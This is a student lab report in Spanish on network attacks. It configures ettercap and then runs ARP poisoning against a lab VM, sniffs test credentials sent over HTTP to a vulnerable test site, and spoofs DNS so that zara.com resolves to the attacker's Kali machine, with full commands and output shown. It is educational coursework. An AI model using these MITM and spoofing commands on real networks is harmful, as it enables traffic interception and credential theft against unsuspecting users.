



PRACTICA 2: ATAQUES DE RED

UD 2: VULNERABILIDADES

Hecho por: Izan Navarro Luján

IES SERRA PERENXISA

INDICE

CONFIGURACIÓN PREVIA A LOS EJERCICIOS	2
EJERCICIO 1	3
EJERCICIO 2	5
EJERCICIO 3	5

CONFIGURACIÓN PREVIA A LOS EJERCICIOS

1) Poner los adaptadores de red de todas las máquinas (atacante, metasploide y víctima) en “adaptador puente” y comprobar conectividad. En este caso mi VM atacante será Kali Linux y mi máquina víctima una VM Ubuntu 20.4:

```
(izan@kali-jose)-[~]
$ ping 192.168.1.233
PING 192.168.1.233 (192.168.1.233) 56(84) bytes of data.
64 bytes from 192.168.1.233: icmp_seq=1 ttl=64 time=1.71 ms
64 bytes from 192.168.1.233: icmp_seq=2 ttl=64 time=9.87 ms
64 bytes from 192.168.1.233: icmp_seq=3 ttl=64 time=1.75 ms
^C
— 192.168.1.233 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 201ms
rtt min/avg/max/mdev = 1.712/4.445/9.872/3.837 ms


(izan@kali-jose)-[~]
$
```

Aquí podremos ver conectividad entre la máquina Kali y la IP del Ubuntu 20.4.

2) Editamos el archivo `/etc/ettercap/etter.conf` y le añadimos a los campos `ec_uid` y `ec_gid` valor 0.

```
GNU nano 8.6 /etc/ettercap/etter.conf *
# ettercap -- etter.conf -- configuration file
#
# Copyright (C) ALOR & NaGA
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
# =====
# [privs]
ec_uid = 0          # nobody is the default
ec_gid = 0          # nobody is the default
# [mitm]
arp_storm_delay = 10 # milliseconds
arp_poison_smart = 0 # boolean
```

3) Ponemos dentro de la configuración de nuestra VM Kali el modo promiscuo en PERMITIR TODO:



4) Descomentamos las 4 líneas de iptables para IPv4 e IPv6 y que empiezan con `redir_command_on`, `redir_command_off`, `redir6_command_on` y `redir6_command_off`.

```
#####
#redir_command_on/off
#####
# you must provide a valid script for your operating system in order to have
# the SSL dissection available
# note that the cleanup script is executed without enough privileges (because
# they are dropped on startup). so you have to either: provide a setuid program
# or set the ec_uid to 0, in order to be sure the cleanup script will be
# executed properly
# NOTE: the script must fit into one line with a maximum of 255 characters
#
# _____
# Linux
#
redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
#
# pendant for IPv6 - Note that you need iptables v1.4.16 or newer to use IPv6 redirect
redir6_command_on = "ip6tables -t nat -A PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
redir6_command_off = "ip6tables -t nat -D PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
```

FIN.

EJERCICIO 1

ARP Poison básico. Para demostrar que el ataque funciona si no hay medidas de protección en la red que estamos utilizando vas a realizar primero el ataque de suplantación de MAC del router contra tu propia máquina virtual víctima. Para ello apunta la dirección que ha obtenido por DHCP tu máquina víctima. Desde una consola en la víctima, consulta la caché arp para ver la MAC de la puerta de enlace del aula. GNU/Linux: `arp -n` Windows: `arp -a` Apunta la MAC que te muestra para la puerta de enlace de tu red local, a continuación, desde una consola en Kali como root, ejecuta el siguiente comando: `ettercap -Tqi eth0 -S -M arp:remote /ip-victima// /*+**PUERTA DE ENLACE**//` Consultando la página de manual de ettercap, indica a continuación que hace cada uno de los parámetros que has pasado a ettercap: `-T`: `-q`: `-i`: `-S`: `-M arp:remote`: Una vez en marcha el ataque, repite la consulta de la caché arp en la víctima y apunta la MAC de la puerta de enlace. ¿Ha cambiado? ¿Porqué? Para el ataque pulsa la tecla `q`. Verifica de nuevo la MAC de la puerta de enlace en la víctima y comenta los resultados.

1) Consultamos la MAC de la máquina víctima:

```
lzan@Izan-Ubuntu20:~/Escritorio$ arp -n
```

Dirección	TipoHW	DirecciónHW	Indic	Máscara	Inte
rfaz					
192.168.1.1	ether	fc:22:f4:59:e7:90	C		enp0
s3					

2) Lanzamos el ataque con los datos necesarios de mi VM víctima:

```
(izan@kali-jose)-[~]
$ sudo ettercap -Tqi eth0 -S -M arp:remote /192.168.1.233// /192.168.1.0//
[sudo] password for izan:

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
eth0 → 08:00:27:C0:24:90
      192.168.1.232/255.255.255.0
      fe80::fe72:12c3:5434:f4e0/64
      2a0c:5a87:d500:400:cb78:1349:e534:b629/64

Privileges dropped to EUID 0 EGID 0...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=====→| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 192.168.1.233 08:00:27:AA:BA:EB

Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

█
```

Los comandos puestos en el ataque hacen:

- T: Se active el modo Texto
- q: Se reduzcan los mensajes en la pantalla
- i: Se define la interfaz (red puente)
- S: Se active el modo sigilo, el cual no activa tráfico de más
- M arp:remote : Representa al ataque MITM usando arp.

3) Repito la consulta de la caché arp en la VM víctima durante el ataque:

```

Izan@Izan-Ubuntu20:~/Escritorio$ arp -n
Dirección          TipoHW  DirecciónHW      Indic Máscara      Interfaz
192.168.1.1         ether   fc:22:f4:59:e7:90 C          enp0s3
192.168.1.232       ether   08:00:27:c0:24:90 C          enp0s3
Izan@Izan-Ubuntu20:~/Escritorio$

```

Sí, Ha cambiado la puerta de enlace asignada a la VM, ahora sale una nueva línea. Esto ocurre ya que Ettercap envía información por arp falsos.

4) Vuelvo a lanzar la consulta parando el ataque:

```

izan@Izan-Ubuntu20: ~/Escritorio
Dirección      TipoHW      DirecciónHW      Índic Máscara      Interfaz
192.168.1.1     ether       fc:22:f4:59:e7:90  C
izan@Izan-Ubuntu20: ~/Escritorio$

```

Vuelve la MAC real del router de nuevo.

EJERCICIO 2

Captura de credenciales de usuario.

Realiza ahora el mismo ataque del punto anterior logeate en la página de login page desde la maquina víctima, con cualquier credencial a modo de prueba. Observa que ha ocurrido en la consola de ettercap de tu máquina atacante y adjunta captura.

Después de logearme de manera ficticia a la web proporciona con un ataque de “Man In The Middle” en curso desde mi máquina Kali se descubre que:

```
HTTP : 44.228.249.3:80 → USER: izan PASS: soyunaContrasenya INFO: http://testphp.vulnweb.com/login.php  
CONTENT: uname=izan&pass=soyunaContrasenya
```

Se puede saber la página http a la que se ha accedido y la información añadida de forma muy sencilla.


EJERCICIO 3

DNS Spoofing

Detén cualquier ataque que estuvieras realizando a la víctima. Desde la maquina victima abre una consola, haz una consulta DNS (con nslookup por ejemplo) de cualquier nombre de host de Internet que se te ocurra, ahora realiza de nuevo el ataque del punto anterior. Una vez en marcha ettercap, puede realizar diferentes funciones de forma interactiva, como consultar la lista de hosts a los que se está atacando (tecla L) o activar plugins (tecla P). Con la tecla H obtienes la ayuda interactiva: Inline help: [vV] - change the visualization mode [pP] - activate a plugin [fF] - (de)activate a filter [IL] - print the hosts list [oO] - print the profiles list [cC] - print the connections list [rR] - adjust SSL intercept rules [sS] - print interfaces statistics [] - stop/cont printing packets [qQ] – quit En este ejercicio vamos a activar el plugin dns_spoof pero antes hay que preparar dicho plugin. En la máquina Kali, edita como root el fichero /etc/ettercap/etter.dns y añade al final los registros de los nombres dns que quieras falsificar, como por ejemplo: *.DOMINIO A ip-atacante Donde ipatacante puede ser la ip de tu Kali, o cualquier otro servidor donde tengas por ejemplo una copia de la página que quieres suplantar. Esto va a permitir que ettercap le vuelva esa IP cuando la víctima haga una consulta DNS, lo que le llevará a la página copia de la legítima, haciendo un ataque de site spoofing combinado con el DNS Spoofing. Con el registro A de ejemplo, cualquier petición a subdominios de DOMINIO.com devolverá la misma IP suplantada. Se puede crear cualquier tipo de registro, como se indica en los ejemplos en el fichero /etc/ettercap/etter.dns. Una vez has modificado el fichero, puedes realizar el ataque activando el plugin en el momento de arrancar ettercap, aunque también lo puedes activar después con la tecla P y escribiendo dns_spoof: ettercap -Tqi eth0 -S -M arp:remote /ip-victima// /***IP PUERTA ENLACE// -P dns_spoof Desde la maquina víctima de nuevo la consulta DNS al mismo nombre que había realizado anteriormente a ver qué valor le sale. Es muy posible que se encuentre en caché con lo cual tendrá que vaciar la caché DNS de su víctima: GNU/Linux: systemd-resolve --flush-caches Windows: ipconfig /flushdns ¿Qué IP le

aparece en la consulta DNS que ha realizado? ¿Qué crees que está pasando? Detén el ataque y realiza de nuevo la consulta en la víctima, para comprobar que vuelve todo a la normalidad (es posible que haya que limpiar la caché DNS).

1) Realizo consulta DNS con nslookup:




```
izan@Izan-Ubuntu20: ~/Escritorio
izan@Izan-Ubuntu20:~/Escritorio$ nslookup zara.com
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
Name:   zara.com
Address: 23.53.1.150
Name:   zara.com
Address: 23.53.1.152
Name:   zara.com
Address: 23.53.1.135
Name:   zara.com
Address: 2a02:26f0:4000:b::1730:2096
Name:   zara.com
Address: 2a02:26f0:4000:b::1730:209f
Name:   zara.com
Address: 2a02:26f0:4000:b::1730:2089
Name:   zara.com
Address: 2a02:26f0:4000:b::1730:2086
Name:   zara.com
Address: 2a02:26f0:4000:b::1730:20a1

izan@Izan-Ubuntu20:~/Escritorio$
```

2) Activo y realizo el mismo ataque de MITM desde mi máquina Kali y voy a ir consultando diferentes necesidades:



```
Listening on:
eth0 -> 08:00:27:C0:24:90
192.168.1.232/255.255.255.0
fe80::fe72:12c3:5434:f4e0/64
2a0c:5a87:d500:400:cb78:1349:e534:b629/64

Privileges dropped to EUID 0 EGID 0 ...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* =====>| 100.00 %

3 hosts added to the hosts list ...

ARP poisoning victims:

GROUP 1 : 192.168.1.233 08:00:27:AA:BA:EB

Starting Unified sniffing ...

Text only Interface activated ...
Hit 'h' for inline help
```


Consulta lista de hosts a los que estamos atacando con Tecla L:

```
Hosts list:
1)      2a0c:5a87:d500:400:c05c:9c4b:54b9:1726   38:CA:73:0F:6B:C2
2)      fe80::182:b658:ec70:4190                38:CA:73:0F:6B:C2
3)      fe80::a00:27ff:fe01:409b                08:00:27:01:40:9B
4)      fe80::a00:27ff:feaa:baeb                08:00:27:AA:BA:EB
5)      192.168.1.1                            FC:22:F4:59:E7:90
6)      fe80::fe22:f4ff:fe59:e790              FC:22:F4:59:E7:90
7)      192.168.1.233                          08:00:27:AA:BA:EB
8)      192.168.1.243                          38:CA:73:0F:6B:C2
```

Consulta la ayuda interactiva con la letra H:

```
Inline help:

[vV]      - change the visualization mode
[pP]      - activate a plugin
[fF]      - (de)activate a filter
[lL]      - print the hosts list
[oO]      - print the profiles list
[cC]      - print the connections list
[rR]      - adjust SSL intercept rules
[sS]      - print interfaces statistics
[<space>] - stop/cont printing packets
[qQ]      - quit
```

3) Modificamos el fichero /etc/ettercap/etter.dns y añadimos al final los registros de los nombres DNS que queramos falsificar, como por ejemplo: “zara.com” “A” “192.168.1.232”, está será la IP de nuestra máquina Linux, pero en realidad se pondría la IP de la página que queremos suplantar.

```
# vim:ts=8:nowrap:
zara.com A 192.168.1.232
*.zara.com A 192.168.1.232
```

4) Activamos el ataque de MITM pero esta vez activando el fichero etter.dns donde tendremos nuestra nueva dirección dns guardada:

```
(izan@kali-jose)-[~]
$ sudo ettercap -Tqi eth0 -S -M arp:remote /192.168.1.233// /192.168.1.0// -P dns_spoof

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
eth0 -> 08:00:27:C0:24:90
192.168.1.232/255.255.255.0
fe80::fe72:12c3:5434:f4e0/64
2a0c:5a87:d500:400:cb78:1349:e534:b629/64

Privileges dropped to EUID 0 EUID 0...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts) ...
+ =====>| 100.00 %

1 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 192.168.1.233 08:00:27:AA:BA:EB

Starting Unified sniffing ...

Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...
```


Volviendo a lanzar nslookup a la nueva dns sustituta añadida, no se muestra nada diferente desde la VM víctima:

```
lzan@Izan-Ubuntu20:~/Escritorio$ nslookup zara.com
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
Name:   zara.com
Address: 23.53.1.150
Name:   zara.com
Address: 23.53.1.152
Name:   zara.com
Address: 23.53.1.161
Name:   zara.com
Address: 23.53.1.135
Name:   zara.com
Address: 2a02:26f0:4000:b::1730:209f
Name:   zara.com
Address: 2a02:26f0:4000:b::1730:2095
Name:   zara.com
Address: 2a02:26f0:4000:b::1730:2092
Name:   zara.com
Address: 2a02:26f0:4000:b::1730:209a
Name:   zara.com
Address: 2a02:26f0:4000:b::1730:2096
```

Limpiamos la caché porque sino no sale la nueva dirección IP con el siguiente comando:

```
lzan@Izan-Ubuntu20:~/Escritorio$ systemd-resolve --flush-caches
```

Ahora sí sale la dirección IP de la máquina Kali o suplantación:

```
lzan@Izan-Ubuntu20:~/Escritorio$ nslookup zara.com
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
Name:   zara.com
Address: 192.168.1.232
Name:   zara.com
Address: 2a02:26f0:4000:b::1730:209b
Name:   zara.com
Address: 2a02:26f0:4000:b::1730:209f
Name:   zara.com
Address: 2a02:26f0:4000:b::1730:20a2
Name:   zara.com
Address: 2a02:26f0:4000:b::1730:20a3
Name:   zara.com
Address: 2a02:26f0:4000:b::1730:209c

lzan@Izan-Ubuntu20:~/Escritorio$
```

```
SNMP : 255.255.255.255:161 → COMMUNITY: public INFO: SNMP v2
SNMP : 255.255.255.255:161 → COMMUNITY: public INFO: SNMP v2
dns_spoof: A [zara.com] spoofed to [192.168.1.232] TTL [3600 s]
dns_spoof: A [zara.com] spoofed to [192.168.1.232] TTL [3600 s]
Closing text interface...
```

Esto redirigirá todas las consultas a la IP seleccionada y esta ya hará su función.

5) Volvemos a hacer nslookup pero esta vez sin el ataque de por medio para ver las diferencias (haciendo una limpieza de cache antes):

```
lzan@Izan-Ubuntu20:~/Escritorio$ systemd-resolve --flush-caches
lzan@Izan-Ubuntu20:~/Escritorio$ nslookup zara.com
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
Name:   zara.com
Address: 23.53.1.150
Name:   zara.com
Address: 23.53.1.138
Name:   zara.com
Address: 23.53.1.132
Name:   zara.com
Address: 2a02:26f0:4000:b::1730:2092
Name:   zara.com
Address: 2a02:26f0:4000:b::1730:209a
Name:   zara.com
Address: 2a02:26f0:4000:b::1730:2096
Name:   zara.com
Address: 2a02:26f0:4000:b::1730:2095
Name:   zara.com
Address: 2a02:26f0:4000:b::1730:209c
```